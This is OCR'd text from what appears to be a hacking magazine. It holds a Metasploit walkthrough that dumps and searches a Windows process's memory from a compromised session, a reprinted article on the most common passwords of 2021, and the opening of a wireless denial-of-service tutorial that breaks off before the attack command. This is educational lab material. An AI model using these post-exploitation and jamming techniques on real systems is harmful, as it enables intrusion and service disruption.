
```
msf6 post(windows/gather/memory_dump) > set session 1
session => 1
msf6 post(windows/gather/memory_dump) > set pid 2720
pid => 2720
msf6 post(windows/gather/memory_dump) > set dump_path "C:\\Documents"
dump_path => C:\Documents
msf6 post(windows/gather/memory_dump) > run

[*] Running module against DESKTOP-O99DEM0
[*] Dumping memory for notepad.exe
[*] Downloading minidump (1.85 MiB)
[+] Memory dump stored at /home/kali/.msf4/loot/20211116053220_default
_192.168.36.198_windows.process._279921.bin
[*] Deleting minidump from disk
[*] Post module execution completed
msf6 post(windows/gather/memory_dump) > █
```

The memory of the notepad process is successfully dumped. This can be viewed for analysis as shown below. We can use strings command to view the strings in file.




```
┌──(kali㉿kali)-[~]
└─$ strings -e b /home/kali/.msf4/loot/20211116053220_default_192.168.
36.198_windows.process._279921.bin > /home/kali/Desktop/mdump.txt
```

"The Russian government has officially blocked our main website in Russia."- Tor Project Maintainers



```
ndia Standard Time
India Daylight Time
0.0.10240.16384 (th1.150709-1700)
dbgcore.amd64,10.0.10011.16384
C:\Windows\System32\notepad.exe
C:\Windows\System32\ntdll.dll
C:\Windows\System32\kernel32.dll
C:\Windows\System32\KERNELBASE.dll
C:\Windows\System32\advapi32.dll
C:\Windows\System32\msvcrt.dll
C:\Windows\System32\sechost.dll
C:\Windows\System32\rpcrt4.dll
C:\Windows\System32\gdi32.dll
C:\Windows\System32\user32.dll
C:\Windows\System32\combase.dll
C:\Windows\System32\oleaut32.dll
C:\Windows\System32\comdlg32.dll
C:\Windows\System32\SHCore.dll
C:\Windows\System32\shlwapi.dll
C:\Windows\System32\shell32.dll
C:\Windows\System32\windows.storage.dll
C:\Windows\System32\kernel.appcore.dll
C:\Windows\System32\powrprof.dll
C:\Windows\System32\profapi.dll
C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.10240.16384_none_f41f7b285750ef43\comctl32.dll
C:\Windows\System32\winspool.drv
C:\Windows\System32\bcrypt.dll
C:\Windows\System32\imm32.dll
C:\Windows\System32\msctf.dll
C:\Windows\System32\bcryptPrimitives.dll
C:\Windows\System32\uxtheme.dll
C:\Windows\System32\dwmapi.dll
3++S++F
=9ncalrpc:[epmapper,Security=Impersonation Dynamic False]
machine-default
```



```
┌──(kali㉿kali)-[~]
└─$ strings -e b /home/kali/.msf4/loot/20211116053220_default_192.168.
36.198_windows.process._279921.bin | grep hackercool
ello, this is target notepad for hackercool labs.
```

Most Common Passwords of 2021: Here's what to do if yours makes the list.

ONLINE SECURITY

Chaminda Hewage
Reader in Data Security,
Cardiff Metropoliatn University

Elochukwu Ukwandu
Lecturer in Computer Security,
Cardiff Metropoliatn University

If you use "123456", "password" or "qwerty" as a password, you're probably aware that you're leaving yourself vulnerable to hackers. But you're also not alone – these are three of the top ten most common passwords around the world, according to a new report.

In partnership with independent researchers, password management service NordPass compiled millions of passwords into a dataset to determine the 200 most commonly used passwords around the world in 2021.

They analysed the data and presented results across 50 countries, looking at how popular various choices were in different parts of the world. They also looked at password trends by gender.

The findings show password choices are often attached to cultural references. For example, people across several countries take inspiration from their favourite football team. In the UK, "liverpool" was the third most popular password, with 224,160 hits, while the name of Chilean football club "colocolo" was used by 15,748

Top 10 most common passwords globally

Rank	Password	Count
1	123456	103,170,552
2	123456789	46,027,530
3	12345	32,955,431
4	qwerty	22,317,280
5	password	20,958,297
6	12345678	14,745,771
7	111111	13,354,149
8	123123	10,244,398
9	1234567890	9,646,621
10	1234567	9,396,813

people in Chile, making it the fifth most common choice.

In some countries passwords relating to religion were popular. For example, "christ" was the 19th most common password used in Nigeria, used 7,169 times. Meanwhile, "bismillah", an Arabic phrase meaning in the name of Allah, was used by 1,599 people in Saudi Arabia – the 30th most common choice.

The report also reflected differences between genders. Women tend to use more positive and affectionate words and phrases such as "sunshine" or "iloveyou", while men often use sports-related passwords. In some countries, men use more swear words than women.

While music-themed passwords were popular across both genders, choices like "onedirection" or "justinbieber" were more popular among women, whereas men favoured bands such as "metallica" and "slipknot".

Choose Long and Complex Passwords

Passwords remain the main authentication mechanism for computers and network-based products and services. But we know people continue to choose weak passwords and often don't manage them securely, leaving themselves vulnerable to online security threats.

Weak passwords are easy to guess and can be cracked with minimal difficulty by attackers using brute-force methods (trying all letter, number and symbol combinations to find a match). They are also easy targets for a dictionary attack, which is a systematic method attackers use to guess a password, trying many common words and variations of these.

To overcome the security issues associated with password-based authentication systems, researchers and developers are now focused on creating authentication systems which don't rely on passwords at all.

In the meantime, two-factor authentication (2FA) or multi-factor authentication (MFA) methods are a good way to secure your accounts. These methods combine a password with biometrics information (for example, a face scan or finger print) or something you have, like a token.

You can create a password that's both strong and memorable by combining three random words. Machine-generated passwords are also difficult to guess and less likely to appear in password dictionaries used by attackers.

But of course, all of this is easier said than done. One of the challenges we face in today's digital age is password overload. And it can be difficult to remember complex passwords, particularly machine-generated ones.

So it's a good idea to use a reliable password manager for this purpose. Relying on your web browser to remember your passwords is less secure – it's possible attackers can exploit vulnerabilities in the browser to access stored passwords.

NordPass' findings, although not published in a peer-reviewed journal, align with what we know from similar lists published elsewhere – that the most popular passwords are weak.

(Cont'd in Last page of this Issue)


WIRELESS SECURITY

Till now in our Magazine readers have learnt about various methods of hacking different wireless networks with various encryption methods like WEP, WPS/WPA2, WPS etc. Almost all of these hacking methods involved brute forcing and password cracking. In this Issue, you will learn about some DOS Attcaks.

A DOS attack stands for Denial Of Service Attack. As the name of the attack implies, this attack is used to deny a service to legitimate users. Wireless Denial Of Service Attack is an attack performed on the communication between the wireless access point and clients of that wireless access point. There may be many reasons for performing a DOS attack on Wireless networks. The first being the simplicity with which a DOS attack can be performed on wireless networks. Many attackers perform a DOS attack on a Wireless network to deny the access of this service to legitimate users and forcing them to connect to a EVIL TWIN. In this article, readers will learn about four tools which can be used to perform a DOS attack on Wireless networks.


1. mdk

MDK is a proof-of-concept tool to exploit common IEEE 802.11 protocol weaknesses. For mdk to perform DOS attack, the wireless adapter must be in monitor mode as shown below.




```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20
 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Let's perform a DOS attack on the wireless network “Hack_Me_If_You_Can”.



```
CH  5 ][ Elapsed: 18 s ][ 2021-12-08 06:28

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

[illegible]        -85        3        0    0   4  270   WPA2 CCMP   PSK  [illegible]
64:[redacted]:7C   -29       17        0    0   6  135   WPA2 CCMP   PSK  Hack_Me_If_You_Can
[illegible]        -61       16        1    0  10  270   WPA2 CCMP   PSK  [illegible]
[illegible]        -66       15       12    0   9  130   WPA2 CCMP   PSK  [illegible]
[illegible]        -72       17        0    0   9  130   WPA2 CCMP   PSK  [illegible]
[illegible]        -70       16        0    0   9  130   WPA2 CCMP   PSK  [illegible]
[illegible]        -77        8        0    0   1  130   WPA2 CCMP   PSK  [illegible]
[illegible]        -81        6        0    0   6   65   OPN              [illegible]
[illegible]        -82       12        0    0   3  130   WPA2 CCMP   PSK  [illegible]
[illegible]        -81        5        0    0   1   54e  WPA  TKIP   PSK  [illegible]
```

Then just run the following command with mdk. Remember that mdk needs SUDO privileges to run.

